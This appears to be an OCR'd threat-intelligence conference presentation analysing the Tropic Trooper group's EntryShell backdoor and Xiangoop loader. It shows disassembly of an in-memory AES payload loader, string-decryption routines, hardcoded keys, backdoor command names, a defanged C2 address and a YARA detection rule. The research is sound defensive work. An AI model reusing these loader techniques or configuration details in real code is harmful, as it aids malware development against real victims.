ITOCHU Cyber & Intelligence inc.

Pirates of The Nang Hai:
Follow the Artifacts No One Knows

Who are we?

Yusuke Niwa
Lead Cybersecurity Researcher
VB2023, Botconf, JSAC etc.

Suguru Ishimaru
Sr. Cybersecurity Researcher
HITCON 2021, 2019, 2017 and 2016

Company: ITOCHU Cyber & Intelligence Inc.

Special Thanks to team members

Motohiko Sato
X: @58_158_177_102

Shuhei Sasada
X: @sugimu_sec

Yasuhiro Takeda
X: @ytakeda_sec

Company: ITOCHU Cyber & Intelligence Inc.

Agenda

- Motivation
- Who is Tropic Trooper?
  - EntryShell
  - Xiangoop Loader
- Disclosing Uncommon Attack Methods
  1. VSCode As a RAT
  2. EvilTwin Attack
  3. Exploiting Domestic Electronic Seal System NEW
  4. Update process of a well-known app NEW
- Conclusions

Motivation

Motivation

- Reminiscent of a Spy Movie

  We observed three uncommon attack methods utilized by TropicTrooper.

  However, they occurred in the wild.

- Challenges in Identification:

  These sophisticated intrusion and compromise techniques are extremely difficult to identify.

  They require expert skills and a significant amount of time.

- Need for Flexibility for Investigation!

  It is crucial to avoid fixed notions based on traditional attack methods.

  We'll provide approach investigations with flexibility and insight.

Who is Tropic Trooper?

Who is Tropic Trooper?

Tropic Trooper (a.k.a Pirate Panda, Keyboy and APT23) first drew the world's attention with the name KeyBoy in 2013. This group shows great enthusiasm in Asia-Pacific regions, have long been targeting government and military units.

Identified to Tropic Trooper based on some specific malware families:

- KeyBoy
- EntryShell
- CobaltStrike Beacon + Watermark 520
- Xiangoop

https://documents.trendmicro.com/assets/wp/wp-operation-tropic-trooper.pdf
https://citizenlab.ca/2016/11/parliament-keyboy/
https://www.macnica.co.jp/business/security/security-reports/pdf/cyberespionage_report_2022.pdf
https://www.virusbulletin.com/conference/vb2023/abstracts/unveiling-activities-tropic-trooper-2023-deep-analysis-xiangoop-loader-and-entryshell-payload/

Define: EntryShell

EntryShell is a variant of KeyBoy. It is a fileless RAT with some commands such as Sysinfo, Download, Shell and so on. The DLL has only one malicious Export function 'DllEntry'

EntryShell updates

- String obfuscation
- Malware Configuration
- Backdoor commands
- C2 communications
- Junk codes

We named from the export and a command to

(Dll)Entry + Shell -> EntryShell

EntryShell: A variant of KeyBoy

Several distinctive strings are hardcoded within EntryShell.

These strings are the same with KeyBoy. Also Code/features are almost the same.

```
text "UTF-16LE", 'Ready Download [%s] ok!',0
align 20h
                        ; DATA XREF: sub_2C5F0C0+180↑o
text "UTF-16LE", 'Error2:',0Dh,0Ah
text "UTF-16LE", 'Can',27h,'t find [%s]!Check the file name and try a'
text "UTF-16LE", 'gain!',0
                        ; DATA XREF: sub_2C5F0C0+248↑o
text "UTF-16LE", 'Error2:',0Dh,0Ah
text "UTF-16LE", 'Open [%s] error! %d',0
align 20h
Format
                        ; DATA XREF: sub_2C5F0C0+288↑o
text "UTF-16LE", 'Error2:',0Dh,0Ah
text "UTF-16LE", 'The Size of [%s] is zero!',0
align 8
aError
                        ; DATA XREF: sub_2C5F0C0+387↑o
                        ; sub_2C5F6D0+28C↑r ...
text "UTF-16LE", 'error',0
align 20h
                        ; DATA XREF: backdoor_switch+EB↑o
text "UTF-16LE", 'Error2:',0Dh,0Ah
text "UTF-16LE", 'CreateThread DownloadFile[%s] Error!',0
align 20h
                        ; DATA XREF: sub_2C5F6D0+61↑o
text "UTF-16LE", 'Error2:',0Dh,0Ah
text "UTF-16LE", 'UploadFile [%s] Error:Connect Server Failed!',0
align 10h
```

EntryShell observed in May 2023

master rules / malware / APT_KeyBoy.yar

Code Blame 238 lines (197 loc) · 7.93 KB

```
133  rule keyboy_errors
134  {
135
136      meta:
137          author = "Matt Brooks, @cmatthewbrooks"
138          desc = "Matches the sample's shell error2 log statements"
139          date = "2016-08-28"
140          md5 = "495adb1b9777002ecfe22aaf52fcee93"
141
142      strings:
143          //These strings are in ASCII pre-2015 and UNICODE in 2016
144          $error = "Error2" ascii wide
145          //2016 specific:
146          $s1 = "Can't find [%s]!Check the file name and try again!" ascii wide
147          $s2 = "Open [%s] error! %d" ascii wide
148          $s3 = "The Size of [%s] is zero!" ascii wide
149          $s4 = "CreateThread DownloadFile[%s] Error!" ascii wide
150          $s5 = "UploadFile [%s] Error:Connect Server Failed!" ascii wide
151          $s6 = "Receive [%s] Error(Recved[%d] != Send[%d])!" ascii wide
152          $s7 = "Receive [%s] ok! Use %2.2f seconds, Average speed %2.2f k/s" ascii wide
153          $s8 = "CreateThread UploadFile[%s] Error!" ascii wide
```

Yara rule for KeyBoy created in Aug 2016

EntryShell Updates I: Hidden Characteristic Strings

Encrypted data

```
45 31 42 35 46 33 41 34  46 30 38 33 31 43 46 37  E1B5F3A4F0831CF7
36 35 41 43 39 36 43 31  44 35 39 43 42 34 38 39  65AC96C1D59CB489
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
46 30 36 42 30 39 41 36  34 45 42 33 34 43 41 37  F06B09A64EB34CA7
41 38 41 41 41 41 46 45  32 42 44 44 46 32 46 42  A8AAAAFE2BDDF2FB
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
38 35 35 35 36 33 31 31  36 33 38 44 30 45 33 34  85556311638D0E34
46 38 36 32 44 42 35 30  39 30 38 39 36 42 43 34  F862DB5090896BC4
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
37 45 30 32 33 39 35 46  43 30 39 34 39 31 32 37  7E02395FC0949127
31 39 43 32 42 30 39 46  38 36 32 34 41 32 36 41  19C2B09F8624A26A
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
37 38 41 43 39 32 41 35  36 42 32 46 45 43 38 30  78AC92A56B2FEC80
33 32 31 34 36 42 36 35  31 45 30 43 32 31 45 38  32146B651E0C21E8
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
32 44 37 33 39 34 44 39  33 31 37 41 31 45 33 33  2D7394D9317A1E33
39 41 31 31 33 33 41 39  38 43 36 37 32 37 32 36  9A1133A98C672726
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

```
while ( aF06b09a64eb34c[v227] );
if ( (v227 & 1) == 0 )
{
  v229 = aF06b09a64eb34c[0];
  if ( aF06b09a64eb34c[0] )
  {
    do
    {
      if ( (unsigned __int8)(v229 - 48) > 9u )
      {
        if ( (unsigned __int8)(v229 - 97) > 0x19u )
        {
          if ( (unsigned __int8)(v229 - 65) > 0x19u )
            break;
          v230 = v229 - 55;
        }
        else
        {
          v230 = v229 - 87;
        }
      }
      else
      {
        v230 = v229 - 48;
      }
      if ( v230 < 0 )
        break;
      v231 = v228[1];
      if ( (unsigned __int8)(v228[1] - 48) > 9u )
      {
        if ( (unsigned __int8)(v231 - 97) > 0x19u )
        {
          if ( (unsigned __int8)(v231 - 65) > 0x19u )
            break;
          v232 = v231 - 55;
        }
        else
        {
          v232 = v231 - 87;
        }
      }
      else
      {
        v232 = v231 - 48;
      }
      if ( v232 < 0 )
        break;
      v228 += 2;
      *v226++ = v232 + 16 * v230;
      v229 = *v228;
    }
    while ( *v228 );
  }
  *v226 = 0;
}
aes_ecb_dec(aes_sbox, var_410, v228, v226);
v233 = var_410[0];
```

Decrypted strings

login_OK
Update
UpdateAndRun
Refresh
OnLine
Disconnect
Pw_Error
Pw_OK
Ctrl_End
Sysinfo
Download
UploadFileOk
RemoteRun
Computer
Shell
ChangeCfg
Cfg_Error

Ascii2bin
+
AES 128 ECB
key: afkngaikfaf + null

EntryShell updates II: Malware configuration

The malware configuration is hard-coded internally and designed to be decrypted and utilized upon infection.

```
lea     rdx, [r13+10h]  ; mal_conf[0x10:] =
                        ; 0000000000FCD790  80 0C 06 23 21 98 D0 6A 36 1B 8E 07 20 D0 50 C4  ...#!.Ðj6... ÐPÄ
                        ; 0000000000FCD7A0  68 39 17 0C 87 02 E1 88 D4 61 14 83 C3 06 11 A8  h9....á.Ôa..Ã..¨
                        ; 0000000000FCD7B0  64 56 38 0A 8D C3 46 03 01 9C 7E 43 27 8F C0 40  dV8..ÃF...~C'.À@
mov     r9, r12         ; out
lea     r8, [rbp+57h+Delimiter]
mov     rcx, r15
call    decode_malconf
movsxd  rbx, eax
```

```
v_enc_mod = (v_enc & (1 << (7 - n_count))) != 0;
result = v_enc_mod + 2 * v_enc_next;
v_enc_next = v_enc_mod + 2 * v_enc_next;
```


Check Code = 0123456789	Port Number #1 = 4431	Proxy = 0
C2 address #1 (85[.]209[.]43[.]142)	Port Number #2 = 0	Proxy Port = 0
C2 address #2 = 0	Port Number #3 = 0	Proxy User = 0
C2 address #3 = 0	PIN for C2 Operation = 1003	Proxy Password = 0
	Campaign ID = 0	

Decoded malware config

Define: Xiangoop

Another unique malware Xiangoop was observed as a loader/downloader of payload such as EntryShell, CobaltStrike Beacon.


We also discovered an artifact with a PDB file by the attacker's mistake.



Two specific words are taken from the folder name of the developer's env, and combination to generate this malware name.

xiang(mu) + **goop**(date.dll) -> **Xiangoop**

The Evolution of Xiangoop Variants



Collected 200+ samples between 2022 and 2024

Xiangoop Loader: Variant A in Nov 2022


Xiangoop A is a simple loader for payload
in memory
Using DLL side loading
AES ECB mode
hardcoded key = "123456AAAAAAAAAAAA"



```
.text:1000266C                 push    34E00h          ; Size
.text:10002671                 push    offset enc_payload ; enc_payload = {
.text:10002671                                         ; 8F 0F 28 57 67 19
.text:10002671                                         ; DC F9 52 EB EA 87
.text:10002671                                         ; D1 71 98 62 58 F8
.text:10002671                                         ; --skipped---
.text:10002671                                         ; }
.text:10002676                 mov     ecx, [ebp+Src]
.text:10002679                 push    ecx             ; void *
.text:1000267A                 call    _memmove
.text:1000267F                 add     esp, 0Ch
.text:10002682                 push    40h ; '@'       ; flProtect
.text:10002684                 push    3000h           ; flAllocationType
.text:10002689                 mov     edx, [ebp+dwSize]
.text:1000268C                 push    edx             ; dwSize
.text:1000268D                 push    0               ; lpAddress
.text:1000268F                 call    ds:VirtualAlloc
.text:10002695                 mov     [ebp+var_30], eax
.text:10002698                 mov     eax, [ebp+Src]
.text:1000269B                 push    eax
.text:1000269C                 push    34E00h
.text:100026A1                 call    decrypt_aes_ecb
.text:100026A6                 add     esp, 8
.text:100026A9                 push    34E00h
.text:100026AE                 mov     ecx, [ebp+Src]
.text:100026B1                 push    ecx             ; Src
.text:100026B2                 call    virtualprotect
```

```
.text:10002523                 sub     esp, 1FCh
.text:10002529                 mov     [ebp+aes_key], 31h ; '1'
.text:1000252D                 mov     [ebp+var_13], 32h ; '2'
.text:10002531                 mov     [ebp+var_12], 33h ; '3'
.text:10002535                 mov     [ebp+var_11], 34h ; '4'
.text:10002539                 mov     [ebp+var_10], 35h ; '5'
.text:1000253D                 mov     [ebp+var_F], 36h ; '6'
.text:10002541                 mov     [ebp+var_E], 41h ; 'A'
.text:10002545                 mov     [ebp+var_D], 41h ; 'A'
.text:10002549                 mov     [ebp+var_C], 41h ; 'A'
.text:1000254D                 mov     [ebp+var_B], 41h ; 'A'
.text:10002551                 mov     [ebp+var_A], 41h ; 'A'
.text:10002555                 mov     [ebp+var_9], 41h ; 'A'
.text:10002559                 mov     [ebp+var_8], 41h ; 'A'
.text:1000255D                 mov     [ebp+var_7], 41h ; 'A'
.text:10002561                 mov     [ebp+var_6], 41h ; 'A'
.text:10002565                 mov     [ebp+var_5], 41h ; 'A'
.text:10002569                 push    10h
.text:1000256B                 lea     eax, [ebp+aes_key]
.text:1000256E                 push    eax
.text:1000256F                 lea     ecx, [ebp+var_1FC]
.text:10002575                 push    ecx
.text:10002576                 call    aes_init
.text:1000257B                 add     esp, 0Ch
.text:1000257E                 mov     [ebp+var_18], 0
.text:10002585                 mov     [ebp+var_4], 0
.text:1000258C
.text:1000258C loc_1000258C:                           ; CODE XREF:
.text:1000258C                 mov     edx, [ebp+arg_0]
.text:1000258F                 cmp     edx, [ebp+var_18]
.text:10002592                 jbe     short loc_100025CB
.text:10002594                 mov     eax, [ebp+var_4]
.text:10002597                 shl     eax, 4
.text:1000259A                 add     eax, [ebp+arg_4]
.text:1000259D                 push    eax
.text:1000259E                 mov     ecx, [ebp+var_4]
.text:100025A1                 shl     ecx, 4
.text:100025A4                 add     ecx, [ebp+arg_4]
.text:100025A7                 push    ecx
.text:100025A8                 lea     edx, [ebp+var_1FC]
.text:100025AE                 push    edx
.text:100025AF                 call    aes_dec
```

Xiangoop Loader: Variant AJ in Mar

Xiangoop Loader AJ is almost the same as the variant A
A simple loader using AES ECB mode with hardcoded key "123456AAAAAAAAAAAA"
Difference is the **HUGE** Junk code






Xiangoop Loader: Variant SxJC in Jun 2023

